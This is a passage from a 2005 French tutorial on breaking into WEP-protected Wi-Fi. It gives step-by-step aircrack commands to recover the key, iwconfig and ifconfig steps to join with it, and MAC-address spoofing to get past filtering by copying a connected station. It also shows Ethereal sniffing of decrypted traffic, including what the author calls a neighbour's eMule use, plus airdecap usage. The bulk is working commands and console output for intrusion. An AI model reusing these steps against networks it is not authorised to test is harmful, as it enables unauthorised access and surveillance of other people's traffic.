Vous pouvez choisir de désactiver l'une d'entre elles les une après les autres si jamais vous avez beaucoup de IVs mais que le crackage foire :/

Exemple :

« **aircrack -x -0 *.cap *.IVs -k 4** »

« **aircrack -x -0 *.cap *.IVs -k 12** » ...

On peut bien entendu combiner avec le fudge factor

Si jamais vous avez + de 3M de IVs que vous avez capturés alors qu'il y avait du trafic (bcp) et que l'attaque foire il peut y avoir plusieurs raisons :

-Le réseau a changé de clé mais bon ça vous devriez le savoir puisque vous en êtes le propriétaire

-Le fichier de capture est corrompu

-Vous n'avez pas eu de chance :s

...

5://Configuration de la connexion :

Bon maintenant c'est bien beau vous avez la clé WEP **copiez la vite fait dans un fichier écrivez la 12 fois sur un papier**. Ne confondez pas les 0 avec des o majuscules car le codage est hexadécimal, les seules possibilités sont 0 à 9 et A à F.

Bon maintenant on a la clef wep, il ne nous manque plus que le **plan d'adressage du réseau**. Cependant, il est bien souvent inutile car la quasi-totalité des réseaux utilisent **dhcp**, c'est-à-dire ip automatique : vous vous connectez à l'accès point et il vous attribut une ip.

Vous pouvez donc tenter de vous connecter avec windows (attention sous windows, il faut enlever les « : » entre les parties de la clef et si il y a un filtrage d'adresse mac : [Changer son adresse mac sous windows](#)) ou alors avec whax qui intègre un module de connection wifi.

5.1://Avec le module de whax :

Pour l'utiliser vous devez d'abord passer votre carte en « **mode managed** » pour cela tapez :
« **iwconfig ath0 mode managed** »

Et si vous souhaitez repasser en mode monitor pour la capture de paquets il vous suffit de mettre :
« **iwconfig ath0 mode monitor** »

```

Shell - Konsole
root@slax:~# iwconfig ath0
ath0      IEEE 802.11  ESSID:""
          Mode:Monitor  Frequency:2.457GHz  Access Point: 00:00:00:00:00:00
          Bit Rate:0kb/s  Tx-Power:50 dBm   Sensitivity=0/3
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:16-4E27-A555-5331-F355-9EDE-C9   Security mode:restric
cted

          Power Management:off
          Link Quality:0/94  Signal level:-95 dBm  Noise level:-95 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0  Missed beacon:0

root@slax:~#
root@slax:~#
root@slax:~# iwconfig ath0 mode managed
root@slax:~#
root@slax:~#
root@slax:~# iwconfig ath0
ath0      IEEE 802.11  ESSID:""
          Mode:Managed  Frequency:2.432GHz  Access Point: FF:FF:FF:FF:FF:FF
          Bit Rate:1Mb/s  Tx-Power:50 dBm   Sensitivity=0/3
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:16-4E27-A555-5331-F355-9EDE-C9   Security mode:restric
cted

          Power Management:off
          Link Quality:0/94  Signal level:-95 dBm  Noise level:-95 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0  Missed beacon:0

root@slax:~#

```

Si l'AP applique un filtrage d'adresse mac changez votre adresse mac et remplacez la par celle d'une station qui s'est connectée a l'AP :

[Changer son adresse mac sous linux](#)

[Changer son adresse mac sous windows](#)

Ensuite pour ouvrir l'assistant, aller dans le menu démarrer puis choisissez « **Whax tool/Wireless/wireless assistant** » et configurez pépère votre réseau. (si dhcp ne fonctionne pas essayer sous windows ou voir plus bas pour [trouver l'adressage du réseau](#))
Le module vous dira si la connection est réussie ou non.

Et vous pouvez toujours tester par une commande de type :

« **ping www.google.fr** »

5.2://En mode console :

Si vous passez par whax vous pouvez aussi le faire en mode console :D.

Le commande du mode console sont :

Tout les paramètre de votre configu wireless s'affichent en tapant :

« **iwconfig ath0** »

```

Shell - Konsole
root@slax:~# iwconfig
lo          no wireless extensions.

eth0       no wireless extensions.

sit0       no wireless extensions.

ath0       IEEE 802.11  ESSID:""
           Mode:Monitor  Frequency:2.457GHz  Access Point: 00:00:00:00:00:00
           Bit Rate:0kb/s   Tx-Power:50 dBm   Sensitivity=0/3
           Retry:off   RTS thr:off   Fragment thr:off
           Encryption key:off
           Power Management:off
           Link Quality:0/94  Signal level:-95 dBm  Noise level:-95 dBm
           Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
           Tx excessive retries:0  Invalid misc:0  Missed beacon:0

root@slax:~#

```

```

Shell - Konsole
root@slax:~# iwconfig ath0
ath0       IEEE 802.11  ESSID:""
           Mode:Monitor  Frequency:2.457GHz  Access Point: 00:00:00:00:00:00
           Bit Rate:0kb/s   Tx-Power:50 dBm   Sensitivity=0/3
           Retry:off   RTS thr:off   Fragment thr:off
           Encryption key:off
           Power Management:off
           Link Quality:0/94  Signal level:-95 dBm  Noise level:-95 dBm
           Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
           Tx excessive retries:0  Invalid misc:0  Missed beacon:0

root@slax:~#

```

Passage en mode managed :

« **iwconfig ath0 mode managed** »

Configuration de la clef wep :

« **iwconfig ath0 key xx :xx :xx :xx :xx :xx** »

```

Shell - Konsole
root@slax:~# iwconfig ath0
ath0       IEEE 802.11  ESSID:""
           Mode:Monitor  Frequency:2.457GHz  Access Point: 00:00:00:00:00:00
           Bit Rate:0kb/s   Tx-Power:50 dBm   Sensitivity=0/3
           Retry:off   RTS thr:off   Fragment thr:off
           Encryption key:off
           Power Management:off
           Link Quality:0/94  Signal level:-95 dBm  Noise level:-95 dBm
           Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
           Tx excessive retries:0  Invalid misc:0  Missed beacon:0

root@slax:~#
root@slax:~#
root@slax:~# iwconfig ath0 key 11:16:4E:27:A5:24:53:31:F3:01:9E:DE:C9

```



```

Power Management:off
Link Quality:0/94  Signal level:-95 dBm  Noise level:-95 dBm
Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
Tx excessive retries:0  Invalid misc:0  Missed beacon:0

root@slax:~# █

```

<http://tuto-fr.com>

Vous pouvez parfaitement combiner les paramètres :

« **iwconfig ath0 mode managed key xx :xx :xx :xx :xx :xx** »

[5.3:// Changer son adresse mac :](#)

[5.3.1:// Sous linux :](#)

Si l'AP applique un filtrage d'adresse mac changez votre adresse mac et remplacez la par celle d'une station qui s'est connectée a l'AP :

Pour se faire vous devez en premier éteindre le périphérique wifi :

« **airmon.sh stop ath0** »

Puis pour changer l'adresse mac :

« **ifconfig ath0 hw ether xx :xx :xx :xx :xx :xx** » (remplacer xx :xx. par l'adresse mac de la station : son bssid)

```

Shell No. 2 - Konsole
root@slax:~# iwconfig ath0 mode managed
root@slax:~# ifconfig ath0 hw ether 00:11:22:33:44:55
SIOCSIFHWADDR: Device or resource busy
root@slax:~# airmon.sh stop ath0

usage: /usr/bin/airmon.sh <start|stop> <interface> [channel]

Interface      Chipset      Driver
ath0           Atheros     madwifi (monitor mode disabled)

root@slax:~# ifconfig ath0 hw ether 00:11:22:33:44:55
root@slax:~# ifconfig ath0
ath0           Link encap:Ethernet  HWaddr 00:11:22:33:44:55
BROADCAST MTU:1500 Metric:1
RX packets:0 errors:203 dropped:0 overruns:0 frame:196
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:199
RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
Interrupt:11 Memory:cf940000-cf950000

root@slax:~# █

```

<http://tuto-fr.com>

Dernière étape : activation de dhcp :

« **dhcp ath0** »

Si vous avez le retour de console c'est que c'est réussi pour dhcp (si dhcp ne fonctionne pas essayer sous windows ou voir plus bas pour [trouver l'adressage du réseau](#))

Ensuite faite un « **ping www.google.fr** » pour vérifier que tout fonctionne.

[5.3.2:// Sous widows :](#)

Si jamais vous devez **changer votre adresse mac sous windows**, aller dans :

« **démarrer/ panneau de configuration/performance et maintenance/système** » Onglet matériel puis gestionnaire de périphériques.

Choisissez la catégorie **carte réseau**, choisissez **vosre carte** et faites **clic droit/ propriétés**. Choisissez l'onglet avancé et vous devez avoir une catégorie **adresse mac** ou équivalente. Choisissez **administrer**

localement et mettez la valeur d'adresse mac que vous voulez (en particulier le bssid de la station)

Vous pouvez également utiliser **etherchange** un programme pour windows qui **change** votre **adresse mac**.

[Télécharger etherchange.](#)

Lancez le choisissez l'interface reseau dont vous voulez changer l'adresse physique puis entrez l'adresse mac de remplacement :D Et voila ;)

6:// Trouver l'adressage du reseau :

Si le réseau ne possède pas de dhcp ou si le dhcp est désactivé vous devez trouver le plan d'adressage du réseau.

Dans la plupart des cas il s'agit de

192.168.1.xxx avec le point d'accès 192.168.1.1 et le masque de sous réseau 255.255.255.0

Cependant il existe un moyen simple rapide et sur de connaître l'ip du point d'accès grâce à **ethereal** un **sniffeur de réseau (vous devez posséder la clef wep pour trouver l'ip)**.

Pour lancer ethereal faite


« **menu démarrer/WHAX Tools/Sniffers/ethereal** »

Configurer ethereal pour qu'il décrypte les paquet avec la clef wep que vous venez juste de trouver (sinon vous n'aurez pas les ip) :

Faites : « Edit/préférences/protocoles/IEEE 802.11 » (pour ouvrir protocoles cliquez sur le petit triangle ensuite appuyez sur la touche i pour tomber directement sur IEEE 802.11)

Et configurez la clef wep :

Cochez bien « Assume packets have FCS »




Confirmez avec ok puis commencez la capture :

Faites « **capture/options** »

Choisissez l'interface (ath0)


Cochez la case (capture paquets in promiscuous mode)

Cochez la case enable network name résolution



Cliquez sur capture et la capture commence :D.

Vous allez vous retrouver avec un sacré paquets de paquets :P :



Pour n'afficher que ceux qui vous intéressent **appliquez un filtre dans la case filter**.

Un filtre de type « (wlan.bssid == bssid de l'ap) && (TCP) marche du tonnerre :

En fait vous choisissez de voir que les paquets transportés par protocole TCP et dont le bssid est celui indiqué :

ath0: Capturing - Ethereal

Filter: `(wlan.bssid == 00:10:c6:00:00:00) && (tcp)` **Filtre** + Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
2053	57.403259	84.101.118.94	192.168.1.10	TCP	13131 > 3612 [PSH, ACK] Seq
2080	58.023956	84.101.118.94	192.168.1.10	TCP	13131 > 3612 [PSH, ACK] Seq
2081	58.042859	84.101.118.94	192.168.1.10	TCP	[TCP Retransmission] 13131

Ip trouvée !!!!

Tuto-fr.com

Ethereal: Capture from ath0

Captured Packets		
	Total	% of total
SCTP	0	0.0%
TCP	0	0.0%
UDP	0	0.0%
ICMP	0	0.0%
ARP	0	0.0%
OSPF	0	0.0%
GRE	0	0.0%
NetBIOS	0	0.0%
IPX	0	0.0%
VINES	0	0.0%
Other	5016	100.0%

Running 00:03:02 **Stop**

Frame 2053 (1528 bytes on wire, 1528 bytes captured) on interface ath0
 Prism Monitoring Header
 IEEE 802.11
 Type/Subtype: Data (32)
 Frame Control: 0x4A08 (Normal)
 Duration: 213
 Destination address: 00:90:4b:00:00:00
 BSS Id: 00:10:c6:00:00:00 (00:10:c6:00:00:00)
 Source address: 84:101:118:94
 Fragment number: 0
 Sequence number: 3776
 Frame check sequence: 0x7dc6b604 (0x7dc6b604)
 WEP parameters
 Logical-Link Control

0000 44 00 00 00 90 00 00 00 61 74 68 30 00 00 00 00 D..... ath0....
 0010 00 00 00 00 00 00 00 00 44 00 01 00 00 00 04 00 D.....
 0020 57 b4 59 00 44 00 02 00 00 00 04 00 2e 40 eb 8c W.Y.D... ..@..

Frame (1528 bytes) Decrypted WEP data (1348 bytes)

Et la : Bingo, on trouve l'ip.

Si vous laissez tourner un peu on peu même avoir d'autres information et confirmer l'ip :

(Untitled) - Ethereal

File Edit View Go Capture Analyze Statistics Help

Filter: (wlan.bssid == 00:10:c6:1b:00:00) &&(tcp) + Expression... Clear

No.	Time	Source	Destination	Protocol	Info
1025	31.097224	213.189.1.104	192.168.1.10	TCP	4662 > 3656 [ACK] Seq=...
1026	31.098773	213.189.1.104	192.168.1.10	TCP	4662 > 3656 [ACK] Seq=...
1076	32.118763	213.189.1.104	192.168.1.10	TCP	4662 > 3656 [ACK] Seq=...
1091	32.432699	213.189.1.104	192.168.1.10	TCP	4662 > 3656 [ACK] Seq=...
1116	32.803923	213.189.1.104	192.168.1.10	TCP	4662 > 3656 [ACK] Seq=...
1042	31.412865	86.194.1.104	192.168.1.10	TCP	4662 > 3774 [ACK] Seq=...
1044	31.418904	86.194.1.104	192.168.1.10	TCP	4662 > 3774 [FIN, A...
888	27.331917	83.155.1.104	192.168.1.10	TCP	9500 > 3782 [PSH, AI...
1018	31.011458	84.101.1.104	192.168.1.10	TCP	[TCP Previous segme...
857	26.573686	66.36.1.104	192.168.1.10	TCP	[TCP Previous segme...
1111	32.775004	66.36.1.104	192.168.1.10	TCP	[TCP Previous segme...
764	23.556838	66.36.1.104	192.168.1.10	TCP	[TCP Previous segme...
992	30.616337	66.36.1.104	192.168.1.10	TCP	[TCP Previous segme...
1105	32.676917	83.155.1.104	192.168.1.10	TCP	[TCP Previous segme...
484	15.022067	83.155.1.104	192.168.1.10	TCP	[TCP Previous segme...

▶ Frame 1044 (228 bytes on wire, 228 bytes captured)

- ▶ Prism Monitoring Header
- ▶ IEEE 802.11
- ▶ Logical-Link Control
- ▶ Internet Protocol, Src Addr: 86.194.1.104 (86.194.1.104), Dst Addr: 192.168.1.10
- ▶ Transmission Control Protocol, Src Port: 4662 (4662), Dst Port: 3774 (3774)

Hummm port de emule ... :P

0000 44 00 00 00 90 00 00 00 61 74 68 30 00 00 00 00 D..... ath0.
 0010 00 00 00 00 00 00 00 00 44 00 04 00 00 00 04 00 n

Frame (228 bytes) Decrypted WEP data (48 bytes) **Tuto-fr.com**

File: (Untitled) 324 KB 00:00:38 P: 1311 D: 31 M: 0 Drops: 0

Par exemple ici on voit que mon cher voisin doit sûrement utiliser émule :D.

Et voila le boulot est terminé, vous avez l'adressage du réseau, l'adresse mac de la station, et la clef wep il vous reste plus qu'a vous connecter.

En cas de soucis, [le forum de support est également là pour vous aider](#)

Ce didacticiel a été réalisé en particulier grâce à [la vidéo de Christophe Devine](#) et surtout l'aide de aircrack. Ces sites m'ont également aidé (en anglais) :

L'aide de aircrack:

<http://www.cr0.net:8040/code/network/>

Un forum interessant:

http://new.remote-exploit.org/index.php/Main_Page

Un site de tuto en vidéo:

<http://www.crimemachine.com/>

Le site officiel de Whax

<http://www.iwhax.net/modules/news/>

Annexes :

exemple d'un reseau OPN (non crypté) :

```

airodump - Konsole
[airplay] [airodump] [aircrack]

BSSID          PWR  Packets  LAN IP / # IVs  CH  MB  ENC  ESSID
00:03:C9:7B:12:5F  7      5
00:0C:41:7B:12:5F 12     27
00:03:C9:7B:12:5F  8      3
00:09:5B:10:BC:5A  4    1546   192.168.0. 7 10 11  OPN  open-network
00:0F:66:7B:12:5F 10      7
00:0E:9B:7B:12:5F 19    4447
00:07:CB:7B:12:5F 34    5024
00:10:C6:7B:12:5F 23   330814          314069 10 54  WEP  Wanadoo_

BSSID          STATION          PWR  Packets  ESSID
00:09:5B:10:BC:5A 00:13:CE:8C:00:00 13    1544  open-network
  
```

<http://tuto-fr.com>

Injection de paquet sous Windows :

Il existe différent logiciel pour faire de l'injection de paquets wifi sous plateforme win32.

Notamment pour les cartes à chipset Atheros:

CommView for WiFi ou sur le site de l'editeur: <http://www.tamos.com/products/commwifi/>
Voici une liste des [cartes supportées par commView](#)

Pour les cartes à chipset Prism:

AirGobbler Packet Generator ou sur le site de l'éditeur: <http://www.tuca-software.com/transmit.php>

Décryptage de paquets avec airdecap :

[Télécharger airdecap](#)

Utilisation:

```
airdecap [options] <pcap file>
```

Options:

```
-l          : Ne pas enlever la frame header 802.11
-b bssid   : Filtre adresse mac de l'accès point
-p pass    : Clef WPA
-e ssid    : Identifiant ascii du réseau cible
-w key     : Clef wep en hexa du réseau cible
-k pmk     : WPA Pairwise Master Key in hex
```

Exemples:

```
airdecap -b 00:09:5B:10:BC:5A open-network.cap
airdecap -w 11A3E229084349BC25D97E2939 wep.cap
airdecap -e "the ssid" -p passphrase tkip.cap
```

Source: <http://www.cr0.net:8040/code/network/aircrack/#q150>

Fichiers :

[Télécharger la suite aircrack](#) avec les dll [peek.dll](#) peek.dll, peek5.sys et [cygwin1.dll](#)

Winaircrack une interface graphique pour aircrack sous windows codé par *hexanium* : [Winaircrack](#)

Utilitaire pour tout connaître sur votre adaptateur wifi ou adaptateur réseau Wlandrv par Hexanium également ;) [Wlandrv](#)

[Drivers windows Xp supportant le WPA pour les chipset Prism 2 avec support du WPA](#) source:
<http://www.cr0.net:8040/code/network/aircrack/>

Pour les **drivers tout chipset** regardez le guide aircrak:
<http://www.cr0.net:8040/code/network/aircrack/#q080>

[La liste des adresses mac de tous les constructeurs](#)

Grâce à cette liste, il vous suffit de regarder simplement les 3 premiers bits des adresses mac pour trouver le constructeur

© Copyright 2005 Tuto-fr.com par Billyboylindien



Il y a actuellement 8 visiteur(s) connecté(s)!